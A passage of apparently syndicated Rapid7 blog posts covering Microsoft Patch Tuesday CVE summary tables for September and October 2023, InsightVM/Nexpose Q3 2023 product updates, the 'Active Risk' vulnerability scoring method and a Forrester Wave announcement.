CVE-2023-36429 Microsoft Dynamics 365 (On-Premises) Information Disclosure Vulnerability No No 6.5
CVE-2023-36566 Microsoft Common Data Model SDK Denial of Service Vulnerability No No 6.5
CVE-2023-36416 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 6.1

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36569 Microsoft Office Elevation of Privilege Vulnerability No No 8.4
CVE-2023-36789 Skype for Business Remote Code Execution Vulnerability No No 7.2
CVE-2023-36786 Skype for Business Remote Code Execution Vulnerability No No 7.2
CVE-2023-36780 Skype for Business Remote Code Execution Vulnerability No No 7.2
CVE-2023-36565 Microsoft Office Graphics Elevation of Privilege Vulnerability No No 7
CVE-2023-36568 Microsoft Office Click-To-Run Elevation of Privilege Vulnerability No No 7
CVE-2023-41763 Skype for Business Elevation of Privilege Vulnerability Yes Yes 5.3

SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36417 Microsoft SQL ODBC Driver Remote Code Execution Vulnerability No No 7.8
CVE-2023-36730 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 7.8
CVE-2023-36785 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 7.8
CVE-2023-36420 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 7.3
CVE-2023-36728 Microsoft SQL Server Denial of Service Vulnerability No No 5.5

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36704 Windows Setup Files Cleanup Remote Code Execution Vulnerability No No 7.8
CVE-2023-36711 Windows Runtime C++ Template Library Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36725 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36723 Windows Container Manager Service Elevation of Privilege Vulnerability No No 7.8
CVE-2023-41772 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36557 PrintHTML API Remote Code Execution Vulnerability No No 7.8
CVE-2023-36729 Named Pipe File System Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36718 Microsoft Virtual Trusted Platform Module Remote Code Execution Vulnerability No No 7.8
CVE-2023-36701 Microsoft Resilient File System (ReFS) Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36603 Windows TCP/IP Denial of Service Vulnerability No No 7.5
CVE-2023-36720 Windows Mixed Reality Developer Tools Denial of Service Vulnerability No No 7.5
CVE-2023-36709 Microsoft AllJoyn API Denial of Service Vulnerability No No 7.5
CVE-2023-36605 Windows Named Pipe Filesystem Elevation of Privilege Vulnerability No No 7.4
CVE-2023-36902 Windows Runtime Remote Code Execution Vulnerability No No 7
CVE-2023-38159 Windows Graphics Component Elevation of Privilege Vulnerability No No 7
CVE-2023-36721 Windows Error Reporting Service Elevation of Privilege Vulnerability No No 7
CVE-2023-36717 Windows Virtual Trusted Platform Module Denial of Service Vulnerability No No 6.5
CVE-2023-36707 Windows Deployment Services Denial of Service Vulnerability No No 6.5
CVE-2023-36596 Remote Procedure Call Information Disclosure Vulnerability No No 6.5
CVE-2023-36576 Windows Kernel Information Disclosure Vulnerability No No 5.5
CVE-2023-36698 Windows Kernel Security Feature Bypass Vulnerability No No 3.6

Windows Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38171 Microsoft QUIC Denial of Service Vulnerability No No 7.5
CVE-2023-36435 Microsoft QUIC Denial of Service Vulnerability No No 7.5
CVE-2023-44487 MITRE: CVE-2023-44487 HTTP/2 Rapid Reset Attack Yes No N/A

Windows ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36434 Windows IIS Server Elevation of Privilege Vulnerability No No 9.8
CVE-2023-35349 Microsoft Message Queuing Remote Code Execution Vulnerability No No 9.8
CVE-2023-36577 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-41765 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-41767 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-41768 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-41769 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-41770 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-41771 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-41773 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-41774 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-38166 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-36710 Windows Media Foundation Core Remote Code Execution Vulnerability No No 7.8
CVE-2023-36436 Windows MSHTML Platform Remote Code Execution Vulnerability No No 7.8
CVE-2023-36712 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36726 Windows Internet Key Exchange (IKE) Extension Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36594 Windows Graphics Component Elevation of Privilege Vulnerability No No 7.8
CVE-2023-41766 Windows Client Server Run-time Subsystem (CSRSS) Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36732 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36731 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36743 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36598 Microsoft WDAC ODBC Driver Remote Code Execution Vulnerability No No 7.8
CVE-2023-36593 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.8
CVE-2023-36702 Microsoft DirectMusic Remote Code Execution Vulnerability No No 7.8
CVE-2023-36438 Windows TCP/IP Information Disclosure Vulnerability No No 7.5
CVE-2023-36602 Windows TCP/IP Denial of Service Vulnerability No No 7.5
CVE-2023-36567 Windows Deployment Services Information Disclosure Vulnerability No No 7.5
CVE-2023-36606 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2023-36581 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2023-36579 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2023-36431 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2023-36703 DHCP Server Service Denial of Service Vulnerability No No 7.5
CVE-2023-36585 Active Template Library Denial of Service Vulnerability No No 7.5
CVE-2023-36592 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36591 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36590 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36589 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36583 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36582 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36578 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36575 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36574 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36573 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36572 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36571 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36570 Microsoft Message Queuing Remote Code Execution Vulnerability No No 7.3
CVE-2023-36776 Win32k Elevation of Privilege Vulnerability No No 7
CVE-2023-36697 Microsoft Message Queuing Remote Code Execution Vulnerability No No 6.8
CVE-2023-36564 Windows Search Security Feature Bypass Vulnerability No No 6.5
CVE-2023-29348 Windows Remote Desktop Gateway (RD Gateway) Information Disclosure Vulnerability No No 6.5
CVE-2023-36706 Windows Deployment Services Information Disclosure Vulnerability No No 6.5
CVE-2023-36563 Microsoft WordPad Information Disclosure Vulnerability Yes Yes 6.5
CVE-2023-36724 Windows Power Management Service Information Disclosure Vulnerability No No 5.5
CVE-2023-36713 Windows Common Log File System Driver Information Disclosure Vulnerability No No 5.5
CVE-2023-36584 Windows Mark of the Web Security Feature Bypass Vulnerability No No 5.4
CVE-2023-36722 Active Directory Domain Services Information Disclosure Vulnerability No No 4.4

What’s New in InsightVM and Nexpose: Q3 2023 in Review

Post Syndicated from Roshnee Mistry Shah original https://blog.rapid7.com/2023/09/29/whats-new-in-insightvm-and-nexpose-q3-2023-in-review/

What’s New in InsightVM and Nexpose: Q3 2023 in Review

A lot of new and exciting product updates this quarter to help customers continue driving better security outcomes. We are thrilled to launch a new vulnerability risk scoring strategy this quarter along with upgrades like improved UI for the Engine Pool page, more policy coverage, and more. Let’s take a look at some of the key updates in InsightVM and Nexpose from Q3.

[InsightVM and Nexpose] Introducing Active Risk

We’re excited to launch Active Risk in InsightVM and Nexpose Active Risk is Rapid7’s vulnerability risk-scoring methodology designed to help security teams prioritize vulnerabilities that are actively exploited or most likely to be exploited in the wild.

Our approach takes into account the latest version of the Common Vulnerability Scoring System (CVSS) available for a vulnerability and enriches it with multiple threat intelligence feeds, including proprietary Rapid7 research, to provide security teams with a threat-aware vulnerability risk score. Learn more here.

What’s New in InsightVM and Nexpose: Q3 2023 in Review

[InsightVM] Two new Active Risk dashboard cards

To help security teams communicate the risk posture cross-functionally by providing context on which vulnerabilities need to be prioritized and where the riskiest assets lie, we have launched two new dashboard cards in InsightVM:

  • Vulnerability Findings by Active Risk Score Severity – indicates total number of vulnerabilities across the Active Risk severity levels and number of affected assets and instances. Ideal for executive reporting.
  • Vulnerability Findings by Active Risk Score Severity and Publish Age – shows number of vulnerabilities across the Active Risk severity levels and by publish age. Ideal for sharing with remediation stakeholders to prioritize vulnerabilities for next patch cycle (ex: publish age is between 0-29 days) or identify critical vulnerabilities that may have been missed (ex: publish age is greater than 90 days for critical vulnerabilities).
What’s New in InsightVM and Nexpose: Q3 2023 in Review

[InsightVM and Nexpose] Engine Pool page update

In continuation with the Security Console user interface (UI) upgrades, Engine Pools is now located on its own page and has been updated with a new look. The updated UI can be accessed from the Administration page, and supports both light and dark modes for a more intuitive and consistent user experience.

What’s New in InsightVM and Nexpose: Q3 2023 in Review

[InsightVM and Nexpose] Containerized Scan Engine Kubernetes support

Customers are adopting modern, containerized infrastructure due to its ease of installation and  maintenance (OS upgrades). Containerized Scan Engine delivers the Scan Engine as a packaged or portable application that can easily be deployed to modern infrastructure. Rapid7 customers can now deploy containerized Scan Engine in popular cloud-hosted K8s platforms like Amazon EKS (Elastic Kubernetes Service) and Google GKE. Learn more here.


[InsightVM and Nexpose] Policy coverage for Palo Alto Firewall 10

Customers can now enable policy assessment for Palo Alto 10, a critical firewall technology, in their environments. Policy assessment in InsightVM helps security teams assess the configuration of IT assets against commonly used CIS or DISA STIG benchmarks, allowing them to better meet compliance mandates and proactively secure their environment. You can use the Palo Alto Firewall 10 policy as-is or customize it to meet your business needs. Learn more here.
[InsightVM] Quick Actions in InsightVM

Quick Actions are pre-configured automation actions you can run within InsightVM to automate some of your most frequent tasks like creating an incident with ServiceNow, searching for vulnerabilities with AttackerKB, and more. No configuration is required for leveraging Quick Actions; you don’t need to deploy an orchestrator or create a single connection. Learn more here.

Note: To use Quick Actions, you’ll need an InsightConnect license, which is included at all tiers of the Cloud Risk Complete package.

[InsightVM and Nexpose] Checks for notable vulnerabilities

We have been committed to providing swift coverage for the emergent threats Rapid7 responds to under our Emergent Threat Response (ETR) program. Since Q4 2022, we provided coverage the same day or within 24 hours for almost 30 emergent threats, which includes zero-day vulnerabilities. ETRs we responded to in the past quarter include:

Exploitation of Juniper Networks
On August 17, 2023, Juniper Networks published an out-of-band advisory on four different CVEs affecting Junos OS on SRX and EX Series devices. InsightVM and Nexpose customers can assess their exposure to all four CVEs with vulnerability checks. Learn more here.

CVE-2023-35078 – Critical API Access Vulnerability in Ivanti Endpoint Manager Mobile
CVE-2023-35078 is a remote unauthenticated API access vulnerability in Ivanti Endpoint Manager Mobile, which was previously branded as MobileIron Core. The vulnerability has a CVSS v3 base score of 10.0 and has a severity rating of Critical. An unauthenticated vulnerability check for CVE-2023-35078 is available to InsightVM customers. Learn more here.

Critical Zero-Day Vulnerability in Citrix NetScaler ADC and NetScaler Gateway
Citrix published a security bulletin warning users of three new vulnerabilities affecting NetScaler ADC and NetScaler Gateway. CVE-2023-3519 is known to be exploited in the wild. This product line is a popular target for attackers of all skill levels, and we expect that exploitation will increase quickly. Rapid7 strongly recommends updating to a fixed version on an emergency basis, without waiting for a typical patch cycle to occur. Learn more here.

Active Exploitation of Multiple Adobe ColdFusion Vulnerabilities
Adobe ColdFusion, an application server and a platform for building and deploying web and mobile applications, was affected by multiple CVE this month, including a Rapid7-discovered vulnerability (CVE-2023-29298). Learn more about the vulnerabilities and mitigation guidance here.

15 CVEs Affecting SonicWall
SonicWall published an urgent security advisory warning customers of 15 new vulnerabilities affecting on-premise instances of their Global Management System (GMS) and Analytics products.While these vulnerabilities are not known to be exploited in the wild,  they could allow an attacker to view, modify, or delete data that they are not normally able to retrieve, causing persistent changes to the application’s content or behavior. Learn more here.

Introducing Active Risk

Post Syndicated from Rapid7 original https://blog.rapid7.com/2023/09/25/introducing-active-risk/

Introducing Active Risk

Cyber risk is increasing both in volume and velocity. Given the landscape of threats, weaknesses, vulnerabilities, and misconfigurations, organizations, teams and vulnerability analysts alike need of better prioritization mechanisms. That’s why we developed a new risk scoring methodology: Active Risk.

Rapid7 has offered five risk strategies for many years, each strategy with its own specific approach to surfacing that which matters most. Our sixth risk strategy, Active Risk, is designed to focus security and remediation efforts on the vulnerabilities that are actively exploited in the wild or most likely to be exploited.

Active Risk uses CVSS scores along with intelligence from threat feeds like AttackerKB, Metasploit, ExploitDB, Project Heisenberg, CISA KEV list, and other third-party dark web sources to provide security teams with threat-aware vulnerability risk scores on scale of 0-1000.

Active Risk is available via InsightVM, InsightCloudSec, Nexpose, and our recently released Executive Risk View.

Enter Active Risk

Introducing Active Risk

Exploitability has become one of those terms that the security community has maligned, not out of spite, but simply because it’s been applied to too many use cases. Exploitability refers to the ease with which a vulnerability in a computer system, software application, or network can be exploited. But, even that definition can be misleading. Semantics aside, exploitability is really a question of likelihood.

This new risk strategy is focused on delivering unambiguous near-time intelligence, by systematically including a number of threat intelligence sources to enhance vulnerability risk score(s).

There are a number of vulnerability intelligence sources that fuel prioritization in Active Risk, including:

  1. AttackerKB: Launched in 2020, a forum for the security community at large to share insights and views that help cut through all the hype and chaos, with a primary purpose to inform infosec professionals on vulnerabilities and security threats
  2. Project Heisenberg: A network of low interaction honeypots with a singular purpose, to understand what attackers, researchers, and organizations are doing in, across, and against cloud environments. This global network established in 2014, by Rapid7, it records telemetry about connections and incoming attacks to better understand the tactics, techniques, and procedures used by bots and human attackers
  3. Metasploit: Arguably the most widely used, community supported, ethical hacking framework on the planet, used by whitehats, security researchers and generalists in pentesting, <pick-your-color> teaming, CTF drills, education as well as broad or very specialized security assessment exercises
  4. Exploit Database (exploit-db.com): Widely used online repository and reference for security researchers, pentesters, and ethical hackers; it’s become a go-to resource offering an extensive archive of exploits and vulnerabilities, allowing users to track the evolution of security threats over time across software, hardware, and operating systems
  5. CISA Key Exploited Vulnerabilities (KEV) Catalog: Established in 2021 to “provide an authoritative source of vulnerabilities that have been exploited ‘in the wild,’” by the Cybersecurity & Infrastructure Security Agency; witnessing fairly broad and hasty adoption across industries as a method to focus and improve remediation throughput
  6. OSINT and Commercial Feeds: Dependent on the nature of the vulnerability or threat the sources above are combined and validated with additional intelligence and context to enhance prioritization results and ultimately customer outcomes

The immediate value in threat intel data ingestion and normalization alone, that Active Risk delivers, will incentivize and amplify the interest for potential adoption. Active Risk is also CVSS 3.1 compliant across all new CVEs and makes ready future adoption of revised scoring systems (CVSS v4.0 is targeting October 31, 2023 publication). There is strong market demand and intensifying use and application of ‘exploitability’ intelligence as seen in CVSS v4.0 and in CISA KEV as previously mentioned.

Normalize vulnerability risk scoring across cloud and on-prem environments

Active Risk normalizes risk scores across cloud and on-premises environments to effectively assess and collaborate with teams across an organization.

Security teams can leverage Active Risk dashboard cards in InsightVM and Executive Risk View in our Cloud Risk Complete solution to support cross-functional conversations.

Introducing Active Risk

Active Risk is a step change along the path of risk prioritization improvement, and the much longer and windier road we travel together towards improved risk management outcomes.

Rapid7 doubles down on a platform approach for Vulnerability Risk Management

Post Syndicated from Roshnee Mistry Shah original https://blog.rapid7.com/2023/09/20/rapid7-doubles-down-on-a-platform-approach-for-vulnerability-risk-management/

Rapid7 doubles down on a platform approach for Vulnerability Risk Management

This week, Rapid7 was named a Strong Performer in The Forrester Wave™: Vulnerability Risk Management, Q3 2023. The report, which included 11 vulnerability risk management  vendors, represented Rapid7’s inclusion in the Wave report for vulnerability management. We are proud to be recognized for our consolidated platform approach, speedy response to actively exploited emergency vulnerabilities, and a deep commitment to the cybersecurity community through open-source tools and community research.

As organizations move to the cloud, security teams need to adapt their vulnerability management programs to secure their ever-increasing attack surface, including both on-premise assets and more ephemeral cloud resources. While the market has many tools that security teams can use to meet specific use cases—either a component of vulnerability management process or specific technology like Cloud or OT or applications—working with multiple tools/solutions can add to challenges of security operations.

As a result, security teams are continually leaning toward vendors who can consolidate their security needs. Gartner recently stated that “Seventy-five percent of organizations are pursuing a security vendor consolidation—in 2020, this figure was only 29%.  More organizations consolidate to improve risk posture than to save on budget.*” Rapid7 will continue to build a consolidated, practitioner-first platform that helps security teams meet their vulnerability management and compliance needs for a hybrid environment with a single solution.

Building A Comprehensive Risk Management Solution

Our Cloud Risk Complete solution unifies on-prem risk management, cloud security, and application security testing with a practitioner-first approach. It offers security teams:

  • Visibility in their attack surface – Unlock a comprehensive view of risk across applications, cloud environments, and on-prem infrastructure. Forrester gave Rapid7 the perfect score for comprehensive coverage of assets across hybrid environments and provides valuable information regarding assets for several types of remediation teams across a typical enterprise. Our asset coverage includes cloud service providers like AWS, Azure, GCP, Oracle & Alibaba; Applications; Infrastructure – Networking devices; Data; Operating systems and software; OT/IoT coverage; Web Applications and APIs
  • Unlimited risk assessment – Accelerate risk assessment with purpose-built solutions that scan and assess each environment. Our agentless approach in cloud environments allows customers to auto detect new resources and configuration changes within seconds. Project SONAR provides external attack surface visibility. In addition to native scanning capabilities, we continually add to our partner ecosystem and integrations, particularly ingesting 3rd-party assets, including IoT/OT, to help customers maintain complete asset inventory.
  • Enforce compliance and accelerate remediation – A successful VM program looks to remediate risk, efficiently with minimal manual intervention. Rapid7 provides several ways to automate remediation-related tasks – for instance, killing non-gold images and searching for vulnerable applications and containing them – for which Forrester provided us with perfect scores.The built-in automated workflows and third-party integrations (both customizable) helps security teams to drive collaboration and remediate risk faster.
  • Drive operational efficiency and results – with a single vendor that has industry leading solutions across cloud environments, applications and on-prem infrastructure.

As part of helping Security teams reduce risk posed by actively exploited vulnerabilities, our Emergent Threat Response (ETR) program flags multiple CVEs as part of an ongoing process to deliver fast, expert analysis alongside first-rate security content for the highest-priority security threats. You can learn more about the recent threats we have disclosed or responded to here.

As we continue to double down on our strategy of providing a consolidated, comprehensive risk management platform, we’ve made a number of recent investments and product releases, including:

  • Enterprise Risk View – provides the visibility and context needed to track total risk across the entire attack surface (cloud and on-prem) and understand organizational risk posture.
  • Attack Path Analysis – visualize risk across cloud environments in real-time, mapping relationships between compromised resources and the rest of the environment.
  • Active Risk – a unified vulnerability risk scoring and prioritization strategy across hybrid environments

“Rapid7 has been a reliable and effective tool allowing us to reduce our vulnerabilities by over 95% and effectively maintain a well patched, well configured environment”. – Director of Cybersecurity at Kutak Rock LLP.

Thank you to our customers and partners for always supporting and guiding us! We’re excited to keep investing in a platform that helps security teams prevent and manage risk from the endpoint to the cloud and simplify security operations.

▶︎ Enterprise Risk View Product Tour

*Source: Gartner, Inc: Top Trends in Cybersecurity — Survey Analysis: Cybersecurity Platform Consolidation, Dionisio Zumerle, John Watt, February 22, 2023

Patch Tuesday – September 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/09/12/patch-tuesday-september-2023/

Patch Tuesday - September 2023

Microsoft is addressing 65 vulnerabilities this September Patch Tuesday, including two zero-day vulnerabilities, as well as four critical remote code execution (RCE) vulnerabilities, and six republished third-party vulnerabilities.

Word: zero-day NTLM hash disclosure

Microsoft Word receives a patch for CVE-2023-36761, which is marked as exploited in the wild as well as publicly disclosed; successful exploitation results in disclosure of NTLM hashes, which could provide an attacker with the means to “Pass the Hash” and authenticate remotely without any need to brute force the hash. Microsoft is clearly concerned about the potential impact of CVE-2023-36761, since they are providing patches not only for current versions of Word, but also for Word 2013, which reached its Extended End Date back in April 2023. In March, Microsoft patched CVE-2023-23397, a vulnerability in Outlook which also led to NTLM hash leaks, and which received significant attention at the time.

Streaming Service Proxy: zero-day elevation to SYSTEM

The second second zero-day vulnerability patched this month is CVE-2023-36802, an elevation of privilege vulnerability in Microsoft Streaming Service Proxy, which could grant SYSTEM privileges via exploitation of a kernel driver. Microsoft has detected in-the-wild exploitation, but is not aware of publicly available exploit code. This is a debut Patch Tuesday appearance for Microsoft Streaming Service, but with several researchers from across the globe acknowledged on the advisory, it’s unlikely to be the last. Today’s confirmation of in-the-wild exploitation prior to publication all but guarantees that this will remain an area of interest.

Internet Connection Sharing: same-network critical RCE

CVE-2023-38148 describes a critical remote code execution (RCE) in the Windows Internet Connection Sharing (ICS) functionality. Although the advisory is light on detail, it’s likely that successful exploitation would lead to arbitrary code execution on the ICS host at SYSTEM level. The silver lining is that the attack cannot be carried out from another network, so attackers must first establish an adjacent foothold.

Visual Studio & .NET: critical RCE via malicious package file

This month’s three other critical RCE vulnerabilities have quite a lot in common: CVE-2023-36792, CVE-2023-36793, and CVE-2023-36796 all rely on the user opening a malicious package file, and are thus classed as arbitrary code execution rather than no-interaction RCE. In each case, patches are available for a long list of Visual Studio and .NET installations. Organizations with large developer headcount are likely to be disproportionately at risk.

Exchange (as usual):  RCE

Microsoft is patching five vulnerabilities in Exchange this month. Although Microsoft doesn’t rate any of these higher than “Important” under their proprietary severity rating system, three of the five are RCE vulnerabilities with CVSSv3 base score of 8.0. CVE-2023-36744 CVE-2023-36745, and CVE-2023-36756 would surely receive higher severity if not for several mitigating factors. Successful exploitation requires that the attacker must be present on the same LAN as the Exchange server, and must already possess valid credentials for an Exchange user. Additionally, Microsoft notes that the August 2023 patches already protect against these newly published vulnerabilities, further underscoring the value of timely patching.

SharePoint: elevation to admin

SharePoint receives a patch for CVE-2023-36764, which allows an attacker to achieve administrator privileges via a specially-crafted ASP.NET page. As is often the case with SharePoint vulnerabilities, a level of access is already required, but Site Member privileges are typically widely granted.

Azure DevOps Server: elevation of privilege & RCE

Azure DevOps Server receives two fixes this month. While CVE-2023-38155 requires that an attacker carry out significant recon and preparation of the environment, successful exploitation would lead to administrator privileges. Potentially of greater concern is CVE-2023-33136, which allows an attacker with Queue Build permissions to abuse an overridable input variable to achieve RCE. While most DevOps Server installations are hopefully managed by people both willing and able to apply prompt upgrades, CI/CD environments are prime targets for supply chain attacks.

They do it with Mira

A vulnerability in the Windows implementation of wireless display standard Miracast allows for an unauthenticated user to project to a vulnerable system. Although CVE-2023-38147 requires that an attacker be in close physical proximity to the target, consider that wireless display technology is often used in high-traffic environments such as conventions, which could allow an opportunistic attacker to inflict reputational damage. While exploitation requires that the target asset is configured to allow “Projecting to this PC” and marked as “Available Everywhere” – and Microsoft points out that this is not the default configuration – most administrators will know from long experience that many users will simply select whichever options cause them the least friction.

Summary Charts

Patch Tuesday - September 2023
A relatively light month, albeit with some seldom-seen components like Streaming Service and Internet Connection Sharing.
Patch Tuesday - September 2023
Still holding the #1 spot: Remote Code Excution.
Patch Tuesday - September 2023
The typical cluster around 8.0.
Patch Tuesday - September 2023
3D Builder: not as innocent as it looks.

Summary Table

Apps vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36760 3D Viewer Remote Code Execution Vulnerability No No 7.8
CVE-2023-36740 3D Viewer Remote Code Execution Vulnerability No No 7.8
CVE-2023-36739 3D Viewer Remote Code Execution Vulnerability No No 7.8
CVE-2023-36773 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-36772 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-36771 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-36770 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2022-41303 AutoDesk: CVE-2022-41303 use-after-free vulnerability in Autodesk® FBX® SDK 2020 or prior No No N/A

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-29332 Microsoft Azure Kubernetes Service Elevation of Privilege Vulnerability No No 7.5
CVE-2023-38156 Azure HDInsight Apache Ambari Elevation of Privilege Vulnerability No No 7.2
CVE-2023-36736 Microsoft Identity Linux Broker Remote Code Execution Vulnerability No No 4.4

Azure Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-33136 Azure DevOps Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-38155 Azure DevOps Server Remote Code Execution Vulnerability No No 7

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-4863 Chromium: CVE-2023-4863 Heap buffer overflow in WebP No No N/A
CVE-2023-4764 Chromium: CVE-2023-4764 Incorrect security UI in BFCache No No N/A
CVE-2023-4763 Chromium: CVE-2023-4763 Use after free in Networks No No N/A
CVE-2023-4762 Chromium: CVE-2023-4762 Type Confusion in V8 No No N/A
CVE-2023-4761 Chromium: CVE-2023-4761 Out of bounds memory access in FedCM No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36796 Visual Studio Remote Code Execution Vulnerability No No 7.8
CVE-2023-36793 Visual Studio Remote Code Execution Vulnerability No No 7.8
CVE-2023-36792 Visual Studio Remote Code Execution Vulnerability No No 7.8
CVE-2023-36794 Visual Studio Remote Code Execution Vulnerability No No 7.8
CVE-2023-36758 Visual Studio Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36742 Visual Studio Code Remote Code Execution Vulnerability No No 7.8
CVE-2023-36788 .NET Framework Remote Code Execution Vulnerability No No 7.8
CVE-2023-36759 Visual Studio Elevation of Privilege Vulnerability No No 6.7
